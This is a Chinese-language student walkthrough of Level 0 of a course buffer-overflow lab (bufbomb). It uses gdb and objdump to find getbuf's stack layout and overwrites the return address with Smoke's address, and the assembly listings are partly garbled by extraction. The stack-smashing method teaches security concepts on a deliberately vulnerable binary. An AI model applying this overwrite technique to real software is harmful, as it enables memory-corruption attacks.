
- 这段内容和例子无关
  - PPT是实验的概述,随便看看就好了
  - buflab32.PDF是实验详解,主要用来看命令和规范
  - 举个例子.PDF是例子,主要用来过一遍流程
  - 我称他们为三驾马车,希望能拉着大家跑起来跑起来
- Make cookie
  - 输入命令: ./makecookie jlx
  - cookie就是你的旗帜,你要把它插在5个Level上
  - 虽然在Level0中不需要用到
- Level0
  - 看 Test(), Smoke()
  - 任务目标: Test中GetBuff结束调用Smoke
  - 看 GetBuf()
    - char数组只有32字节,但是Gets可以读入任意字节,所以会修改到其他的内存
      - 缓冲区溢出 (buffer overflow)
      - 我们输入的数据就会被读入这里
  - 更新任务目标:写一份内存数据并通过Gets读入,用它修改不该改的地方, 使得函数结束后调用Smoke
    - 基于一个假设:修改当前函数的返回地址为Smoke函数起始地址能使得当前函数结束后调用Smoke(为什么呢?)
    - 更新任务目标:写一份内存数据并通过Gets读入,用它修改返回地址为 Smoke的起始地址
  - 分析任务: 这份数据有些什么?
    - 猜想: buf数组有32字节, 但肯定没有那么简单
    - 使用任务道具
      - GDB

```
ianglingxiao25@ubuntu:~/Desktop/lab3/buflab-handout$ gdb -q bufbomb
Reading symbols from bufbomb...(no debugging symbols found)...done.
(gdb) disas getbuf
Dump of assembler code for function getbuf:
                      push
  0x080491f4 <+0>:
  0x080491f5 <+1>:
                        MOV
                               %esp,%ebp
                               $0x38,%esp
-0x28(%ebp),%eax
  0x080491f7 <+3>:
                        sub
  0x080491fa <+6>:
                        lea
  0x080491fd <+9>:
                        MOV
                               %eax,(%esp)
                               0x8048cfa <Gets>
  0x08049200 <+12>:
                        call
  0x08049205 <+17>:
                               $0x1,%eax
                        MOV
  0x0804920a <+22>:
                        leave
  0x0804920b <+23>:
                        ret
End of_assembler dump.
```

- objdump
  - objdump -d bufbomb > buf.s

```
0804920c <getbufn>:
804920c:
                                        push
                                               %ebp
804920d:
               89 e5
                                               %esp,%ebp
                                        MOV
804920f:
               81 ec 18 02 00 00
                                        sub
                                               $0x218,%esp
                                               -0x208(%ebp),%eax
8049215:
              8d 85 f8 fd ff ff
                                       lea
804921b:
              89 04 24
                                        mov
                                               %eax,(%esp)
804921e:
              e8 d7 fa ff ff
                                       call
                                               8048cfa <Gets>
              b8 01 00 00 00
                                               $0x1,%eax
8049223:
                                        mov
8049228:
              c9
                                        leave
8049229:
               c3
                                        ret
804922a:
               90
                                        nop
804922b:
               90
                                        nop
```

• 栈图像 P164 运行时栈 (图片另找的



## • 分析结果

- GetBuf中分配的空间:从%ebp的地址开始向下-0x28也就是向下-40个字节
- %ebp这个有4个字节

- 返回地址有4个字节
- 参考栈结构,对内存数据进行安排
  - 40 字节的char数组,和结果无关随便放什么
  - 4字节的 %ebp, 和结果无关随便放什么
  - 4字节的返回地址写成Smoke函数地址
- 使用任务道具找出Smoke地址
  - \*如果出现地址中有0a 会被认为Gets认为是换行而停止读入,所以0a 要改成0b
- 写出内存数据表
  - 格式请看pdf

  - \*\* 替换成 Smoke地址,别忘了反转一下
  - 应该是 40个00+4个00+4个\*\*
- 内存数据表写入空文档中
- 通过Gets读入
  - cat 你的文件名 | ./hex2raw | ./bufbomb -u 你的用户名

```
jianglingxiao25@ubuntu:~/Desktop/lab3/buflab-handout$ cat 666.s | ./hex2raw | ./
bufbomb -u jlx
Userid: jlx
Cookie: 0x7820804e
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```